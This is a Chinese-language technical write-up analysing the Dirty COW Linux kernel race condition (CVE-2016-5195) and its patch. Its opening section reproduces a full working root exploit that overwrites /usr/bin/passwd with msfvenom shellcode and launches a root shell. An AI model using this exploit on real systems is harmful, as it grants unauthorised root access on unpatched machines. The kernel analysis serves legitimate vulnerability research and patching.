Dirty COW（CVE-2016-5195）Linux内核漏洞分析

xd0ol1(知道创宇404实验室)

0x00 引子

前段时间Linux内核公开了新的漏洞CVE-2016-5195，名曰Dirty COW，号称是有史以来最严重的本地提权bug，且坊间早就有了相关利用。本文将以具体的提权利用代码为出发点，先梳理其具体原理，而后深入内核源码逐层还原此次漏洞的真实成因。另外，分析不对的地方还望各位多多指正:D

0x01 提权代码分析

下述是在官方GitHub放出的PoC基础上修改得到的提权利用代码，这里我们给加了一些注释。可以看到处理的目标文件不再是原PoC中的普通文件，而是带set-user-id标志位的特定文件，除此之外代码还加了一个线程用来监视待修改的目标文件，一旦修改成功两个竞争线程也就可以退出了，不需要再进行后续的多余循环。同时，需要注意的是由于RedHat(CentOS)5和6中的/proc/self/mem文件是不可写的，所以此EXP不能执行成功，但对于7则是可行的。

```
/*
* following payload is x64!
*
* $ gcc cowroot.c -o cowroot -pthread
* $ ./cowroot
*
* cowroot.c @robinverton
*/

//......省略几行:D

//passwd的文件权限中带有s
char suid_binary[] = "/usr/bin/passwd";

/*
* 通过metasploit的msfvenom生成shellcode，执行语句如下
* $ msfvenom -p linux/x64/exec CMD=/bin/bash PrependSetuid=True -f elf | xxd -i
*/
unsigned char sc[] = {
  0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00,
  0xb1, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xea, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x48, 0x31, 0xff, 0x6a, 0x69, 0x58, 0x0f, 0x05, 0x6a, 0x3b, 0x58, 0x99,
  0x48, 0xbb, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0x00, 0x53, 0x48,
  0x89, 0xe7, 0x68, 0x2d, 0x63, 0x00, 0x00, 0x48, 0x89, 0xe6, 0x52, 0xe8,
```

```
  0x0a, 0x00, 0x00, 0x00, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73,
  0x68, 0x00, 0x56, 0x57, 0x48, 0x89, 0xe6, 0x0f, 0x05
};
//生成的shellcode长度
unsigned int sc_len = 177;

/*madvise竞争线程，目标文件修改成功后即退出*/
void *madviseThread(void *arg)
{
    char *str;
    str=(char*)arg;
    int i,c=0;

    //循环通知内核自目标文件映射地址开始的100个字节空间在接下来不会被用到
    for(i=0;i<1000000 && !stop;i++) {
        c+=madvise(map,100,MADV_DONTNEED);
    }
    printf("thread stopped\n");
}

/*写/proc/self/mem竞争线程，同样目标文件修改成功后即退出*/
void *procselfmemThread(void *arg)
{
    char *str;
    str=(char*)arg;

    //读写打开/proc/self/mem进程虚拟内存文件
    int f=open("/proc/self/mem",O_RDWR);
    int i,c=0;

    //在偏移为map大小处（即目标文件映射到内存后的起始地址处）进行循环写操作
    for(i=0;i<1000000 && !stop;i++) {
        lseek(f,map,SEEK_SET);
        c+=write(f, str, sc_len);
    }
    printf("thread stopped\n");
}

void *waitForWrite(void *arg)
{
    char buf[sc_len];

    //此线程将循环判断目标文件是否成功修改
    for(;;) {
        FILE *fp = fopen(suid_binary, "rb");
        fread(buf, sc_len, 1, fp);
        if(memcmp(buf, sc, sc_len) == 0) {
            printf("%s overwritten\n", suid_binary);
            break;
        }
        fclose(fp);
        sleep(1);
    }
```

```
    //目标文件已经修改成功
    stop = 1;

    printf("Popping root shell.\n");
    printf("Don't forget to restore /tmp/bak\n");

    //执行修改后的/usr/bin/passwd文件
    system(suid_binary);
}

int main(int argc,char *argv[])
{
    char *backup;

    printf("DirtyCow root privilege escalation\n");
    printf("Backing up %s to /tmp/bak\n", suid_binary);

    asprintf(&backup, "cp %s /tmp/bak", suid_binary);
    //backup指向字符串"cp /usr/bin/passwd /tmp/bak"，即备份目标文件
    system(backup);

    //只读打开目标文件并获取其stat结构
    f = open(suid_binary,O_RDONLY);
    fstat(f,&st);

    printf("Size of binary: %d\n", st.st_size);

    char payload[st.st_size];
    //先用nop指令初始化payload，而后复制生成的shellcode
    memset(payload, 0x90, st.st_size);
    memcpy(payload, sc, sc_len+1);

    //将目标文件映射到COW的私有内存区
    map = mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);

    printf("Racing, this may take a while..\n");

    //创建madvise和写/proc/self/mem这两个竞争线程，入参分别为目标文件名和修改内容的指针
    pthread_create(&pth1, NULL, &madviseThread, suid_binary);
    pthread_create(&pth2, NULL, &procselfmemThread, payload);
    //另外创建一个线程监视目标文件是否成功修改
    pthread_create(&pth3, NULL, &waitForWrite, NULL);
    //等待监视线程的结束
    pthread_join(pth3, NULL);

    return 0;
}
```

代码其实不难理解，不过还是有一些点要注意下，比如对当前用户目标文件要可读、mmap()函数的prot参数需为PROT_READ且flags参数需为MAP_PRIVATE等，这些都是漏洞触发的必要条件，执行完成可以成功获取到root权限，后续的分析我们将会以上述利用代码为出发点逐步梳理漏洞的成因。

0x02 漏洞概述

我们首先大致了解下漏洞的技术细节，触发的关键就在于处理内存COW（Copy-on-Write）映射页时存在资源竞争的问题，最终导致了被映射只读文件的修改，因而可被用来进行本地的提权。但并非任意的write()操作都能触发，必须是调用了内核get_user_pages()函数的且force参数被置为1的写操作才是可行的，参考如下的内核API定义：

```
* get_user_pages() - pin user pages in memory
......
* @force:   whether to force write access even if user mapping is
*       readonly. This will result in the page being COWed even
*       in MAP_SHARED mappings. You do not want this.
......
```

上述提权代码中的写/proc/self/mem就符合此条件，当然这应该是一种设计错误，其真实的意图是用来设置调试断点的，即ptrace()调用PTRACE_POKEDATA的操作，如果你在调试程序中需要插入断点，那么force标志就会被置为1，另一部分PoC也对此进行了相关利用。就目前的公开资料来看，主要也就这两种利用方式。

此外，Dirty COW作为一个内核漏洞，要弄清其成因必然要深入到相应的内核实现代码，而在分析对应的代码前，我们可以尝试通过一些trace工具来大致了解程序陷入内核后具体的一个调用过程，Ftrace就是一个很不错的工具。这里以CentOS 7为例跟踪官方的PoC在内核中的调用过程，具体操作命令如下：

```
#cd /sys/kernel/debug/tracing
#echo 0 > tracing_on
#echo function > current_tracer
#echo 0 > trace
#echo 1 > tracing_on

执行PoC，可参照前面的利用代码添加监视目标文件修改的功能，这样几十秒就能出结果了。
$./dirtyc0w foo xxxxxxxxxxxxxxx

执行完成后
#echo 0 > tracing_on
#cat trace
```

其中的部分内核调用信息如下图所示，当然这些信息更多的是作为一种参考，最终我们还得落到此次patch的代码处进行分析。

```
do_page_fault <-page_fault
__do_page_fault <-do_page_fault
down_read_trylock <-__do_page_fault
_cond_resched <-__do_page_fault
find_vma <-__do_page_fault
handle_mm_fault <-__do_page_fault
__mem_cgroup_count_vm_event <-handle_mm_fault
_raw_spin_lock <-handle_mm_fault
do_wp_page <-handle_mm_fault
vm_normal_page <-do_wp_page
reuse_swap_page <-do_wp_page
```

图0 Ftrace输出的内核调用信息

0x03 漏洞成因分析

下面进入正题，我们可以在GitHub上找到此次patch的commit页面，显然这里主要关注mm/gup.c这个源文件，如下图，我们将从前面提及的内核get_user_pages()函数着手并结合官方给出的执行流程来分析漏洞触发的原理。

64 mm/gup.c

```
@@ -60,6 +60,16 @@ static int follow_pfn_pte(struct vm_area_struct *vma, unsigned long address,
60  60          return -EEXIST;
61  61   }
62  62
    63  +/*
    64  + * FOLL_FORCE can write to even unwritable pte's, but only
    65  + * after we've gone through a COW cycle and they are dirty.
    66  + */
    67  +static inline bool can_follow_write_pte(pte_t pte, unsigned int flags)
    68  +{
    69  +       return pte_write(pte) ||
    70  +               ((flags & FOLL_FORCE) && (flags & FOLL_COW) && pte_dirty(pte));
    71  +}
```

图1 patch的commit页面

通过阅读gup.c中的代码，可以知道get_user_pages()函数最终的实现是在__get_user_pages()函数中，而在此函数中我们主要关注下面这几行，这是此次分析的关键：

```
retry:
        /*
         * If we have a pending SIGKILL, don't keep faulting pages and
         * potentially allocating memory.
         */
        if (unlikely(fatal_signal_pending(current)))
            return i ? i : -ERESTARTSYS;
        //让出CPU，使调度程序有机会选择其它更高优先级的操作
        cond_resched();
        //查找对应内存的页表项
        page = follow_page_mask(vma, start, foll_flags, &page_mask);
        if (!page) {
            int ret;
            //处理page不存在的情况，可分配新的pte及page结构体
            ret = faultin_page(tsk, vma, start, &foll_flags,
                    nonblocking);
            switch (ret) {
            case 0:
                goto retry;
            case -EFAULT:
```

可以看到上面这几行其实是个循环，其功能就是处理内存寻页和内存调页，但由于cond_resched()函数的存在且没能保证follow_page_mask()和faultin_page()执行时的原子性，因而给竟态条件的产生埋下了伏笔。我们知道进程在内存寻页时将通过查询各级页表以找到对应的物理内存页面（page frame），这里不需要考虑快表（TLB）的情况，内核代码中的follow_page_mask()函数和follow_page_pte()函数就是处理的此过程，调用关系如下：



图2 内存寻页的调用过程

而内存调页则为page fault的处理过程，faultin_page()的处理过程中将主要调用__handle_mm_fault()，其相应的函数调用关系如下图：



图3 page fault处理的函数调用关系

其中，__handle_mm_fault()首先为后面的新pte分配必要的pud和pmd，之后再调用handle_pte_fault()，此函数将决定采用何种默认操作并调用相应的处理函数。即，如果是第一次分配页面则会调用do_anonymous_page()或do_fault()处理函数，对于页面被换出的情况则调用do_swap_page()处理函数，而do_wp_page()将用来处理COW页的情形。最后，在创建新页面映射的do_fault()函数中，也将按照不同的情况调用各自的默认处理函数。当然，如果你想详细了解Linux内核的内存管理，Mel Gorman的这部著作值得一读。

简单来说此漏洞的成因在于faultin_page()函数处理过程中当COW操作顺利完成后会将foll_flags中的FOLL_WRITE标志位置0（注意这里是以指针作为参数的），线程回到retry处继续，恰好此时让出CPU给另一线程执行madvise()操作，它将之前处理的内存unmap掉了，所以当原线程再次得到CPU后不得不从头再来，但此时传给follow_page_mask()和faultin_page()的foll_flags参数实际上已经变了。下面来详细看一下，第一次执行的内核控制流如下，这里引用的是官方的，有做了点微调：

```
follow_page_mask
  follow_page_pte
    !pte_present && pte_none <- return null
faultin_page
  handle_mm_fault
    __handle_mm_fault
      handle_pte_fault
        do_fault <- pte is not present
          do_cow_fault <- FAULT_FLAG_WRITE
            alloc_set_pte
              maybe_mkwrite(pte_mkdirty(entry), vma) <- mark the page dirty but keep it RO
```

由利用代码可知，我们需要写/proc/self/mem文件，所以最开始要获取内存中对应的页面，又因为是初次访问，其页表项（pte）为空，所以调用follow_page_mask()后由于缺页将进入到faultin_page()函数，这个过程中又会调用handle_mm_fault()进行缺页处理，接下来的这些函数都是在mm/memory.c文件中，我们看一下handle_pte_fault()中的这几行：

```
    //当进程初次访问一个页面时将会为其分配新的页面，第一次执行的控制流进入这里
    if (!fe->pte) {
        if (vma_is_anonymous(fe->vma))
            return do_anonymous_page(fe);
        else
            return do_fault(fe);
    }

    //处理页面被换出的情况
    if (!pte_present(entry))
        return do_swap_page(fe, entry);

    if (pte_protnone(entry) && vma_is_accessible(fe->vma))
        return do_numa_page(fe, entry);

    fe->ptl = pte_lockptr(fe->vma->vm_mm, fe->pmd);
    spin_lock(fe->ptl);
    if (unlikely(!pte_same(*fe->pte, entry)))
        goto unlock;

    //处理写进程中private页的情况，第二次执行的控制流将进入这里
    if (fe->flags & FAULT_FLAG_WRITE) {
        if (!pte_write(entry))
            return do_wp_page(fe, entry);
        entry = pte_mkdirty(entry);
    }
```

再来看一下其中的do_fault()函数：

```
/*按照不同的情况尝试创建新的页面映射*/
static int do_fault(struct fault_env *fe)
{
    struct vm_area_struct *vma = fe->vma;
    pgoff_t pgoff = linear_page_index(vma, fe->address);

    /* The VMA was not fully populated on mmap() or missing VM_DONTEXPAND */
    if (!vma->vm_ops->fault)
        return VM_FAULT_SIGBUS;
    if (!(fe->flags & FAULT_FLAG_WRITE))
        return do_read_fault(fe, pgoff);
    if (!(vma->vm_flags & VM_SHARED))
        /* do_cow_fault() does what do_fault() does for write page faults to private mappi
ngs */
        return do_cow_fault(fe, pgoff);
    return do_shared_fault(fe, pgoff);
}
```

因为这里是对/proc/self/mem进行写操作且mmap()的flags参数为MAP_PRIVATE，所以执行的是do_cow_fault()调用，即进行COW方式的调页，其中mmap()的MAP_PRIVATE定义如下：

```
mmap - map files or devices into memory
......
MAP_PRIVATE
              Create a private copy-on-write mapping.  Updates to the
              mapping are not visible to other processes mapping the same
              file, and are not carried through to the underlying file.  It
              is unspecified whether changes made to the file after the
              mmap() call are visible in the mapped region.
......
```

完成余下调用后，线程将回到retry处，到目前为止，我们要注意如下这两点：1）因为是write()操作，所以FOLL_WRITE标志位为1，需要检查页面的写权限；2）因为利用代码中mmap()的方式为PROT_READ，所以VM_WRITE为0。接着第二次执行的控制流如下：

```
follow_page_mask
  follow_page_pte
    (flags & FOLL_WRITE) && !pte_write(pte) <- return null
faultin_page
  handle_mm_fault
    __handle_mm_fault
      handle_pte_fault
        do_wp_page <- FAULT_FLAG_WRITE && !pte_write
          PageAnon() <- this is CoWed page already
          reuse_swap_page <- page is exclusively ours
          wp_page_reuse
            maybe_mkwrite <- dirty but RO again
            ret = VM_FAULT_WRITE
((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE)) <- *we drop FOLL_WRITE
```

FOLL_WRITE标志位就是在这个过程中被置0的，这次调用follow_page_mask()后，又会接着调用follow_page_pte()，来到这里：

```
if ((flags & FOLL_WRITE) && !pte_write(pte)) {
        pte_unmap_unlock(ptep, ptl);
        return NULL;
    }
```

由于我们要进行的是写操作，但利用代码中mmap()为只读方式的映射，因此上述的判断条件是满足的，返回后将继续调用faultin_page()进行处理。这次则不需要通过do_fault()调取新的映射页面，因为是写只读映射的内存，所以会进入COW处理，也就是调用do_wp_page()函数进行处理，又因为上一次执行过程中就是以COW方式调页的，因此这里直接选择了reuse。但当COW操作顺利完成流程返回到faultin_page()函数中时，执行了如下代码，把FOLL_WRITE标志位清掉了，隐患就是源于此：

```
    /*
     * The VM_FAULT_WRITE bit tells us that do_wp_page has broken COW when
     * necessary, even if maybe_mkwrite decided not to set pte_write. We
     * can thus safely do subsequent page lookups as if they were reads.
     * But only do so when looping for pte_write is futile: in some cases
     * userspace may also be wanting to write to the gotten user page,
     * which a read fault here might prevent (a readonly page might get
     * reCOWed by userspace write).
     */
    if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
        *flags &= ~FOLL_WRITE;
    return 0;
```

FOLL_*相关的标志位定义在include/linux/mm.h头文件中：

```
#define FOLL_WRITE  0x01    /* check pte is writable */
#define FOLL_TOUCH  0x02    /* mark page accessed */
#define FOLL_GET    0x04    /* do get_page on page */
#define FOLL_DUMP   0x08    /* give error on hole if it would be zero */
......
置位：foll_flags |= FOLL_WRITE
清位：foll_flags &= ~FOLL_WRITE
查询：foll_flags & FOLL_WRITE
```

这时继续回到retry后第三次执行的控制流如下：

```
cond_resched -> different thread will now unmap via madvise
follow_page_mask
  follow_page_pte
    !pte_present && pte_none <- return null
faultin_page
  handle_mm_fault
    __handle_mm_fault
      handle_pte_fault
        do_fault <- pte is not present
          do_read_fault <- this is a read fault and we will get pagecache page!
```

此时，执行线程将让出CPU，进程转而执行另一线程带MADV_DONTNEED参数的madvise()调用来unmap掉之前一直在处理的内存页，即对应的页表项（pte）被清空了，所以当原线程再次获取CPU后相当于又得从头来过。同样的，调用follow_page_mask()后由于缺页将进入到faultin_page()函数，接着调用handle_mm_fault()进行缺页处理。不同的是调用do_fault()函数进行调页时由于FOLL_WRITE标志位被清掉了，所以执行的是do_read_fault()函数而非之前的do_cow_fault()函数。

我们回味下这个过程，如果执行线程没有让出CPU，那么FOLL_WRITE标志位清掉后第三次调用follow_page_mask()时能成功返回所需页，但此页表项对应的是COW的页面，写此页面是不会影响目标文件的，所以这么处理是没有问题的。意外就出现在另一线程的madvise()清空页表项后，由于这时的FOLL_WRITE标志位已经被清了，所以调用do_fault()函数后会转而以读方式进行调页，如果接下来得到的是此页面的页表项，那么对它的写操作必然会影响到目标文件。

接上面，当调页完成再次回到retry后，这时调用follow_page_mask()函数的过程如下：

```
follow_page_mask
  follow_page_pte
    (flags & FOLL_WRITE) && !pte_write(pte) <- pass
```

同样，由于FOLL_WRITE标志位被清了，这里就不会像前面那样再次返回进入COW处理了，程序将获取到do_read_fault()调页后对应的页表项，因而可以实现对只读文件的写入操作。

0x04 补丁分析

最后，此漏洞目前已经修复，用户应尽快完成升级。我们来简单看一下gup.c文件patch后的diff，如下图：

```
 73   static struct page *follow_page_pte(struct vm_area_struct *vma,
 74                  unsigned long address, pmd_t *pmd, unsigned int flags)
 75   {
      @@ -95,7 +105,7 @@ static struct page *follow_page_pte(struct vm_area_struct *vma,
105          }
106          if ((flags & FOLL_NUMA) && pte_protnone(pte))
107                  goto no_page;
      -       if ((flags & FOLL_WRITE) && !pte_write(pte)) {
108   +       if ((flags & FOLL_WRITE) && !can_follow_write_pte(pte, flags)) {
109                  pte_unmap_unlock(ptep, ptl);
110                  return NULL;
111          }
      @@ -412,7 +422,7 @@ static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,
422           * reCOWed by userspace write).
423           */
424          if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
      -                *flags &= ~FOLL_WRITE;
425   +                *flags |= FOLL_COW;
426          return 0;
427   }
```

图4 gup.c文件patch后的diff

可以看到patch中引入了新的标志位FOLL_COW，所以当上述第二次执行控制流中的COW操作顺利完成后将对FOLL_COW进行置位，而不是清掉FOLL_WRITE标志位，消除了漏洞的触发条件，同时还用can_follow_write_pte()函数替换单纯的pte_write()函数以对FOLL_FORCE进行更进一步的判断。当然，如果从另一角度考虑，即保证__get_user_pages()函数中retry时的follow_page_mask()和faultin_page()调用属于同一原子操作也是可行的。

0x05 参考

https://github.com/dirtycow/dirtycow.github.io
http://bobao.360.cn/learning/detail/3132.html
http://bbs.pediy.com/showthread.php?p=1449936
https://xianzhi.aliyun.com/forum/read/108.html
https://sandstorm.io/news/2016-10-25-cve-2016-5195-dirtycow-mitigated
http://duartes.org/gustavo/blog/post/how-the-kernel-manages-your-memory/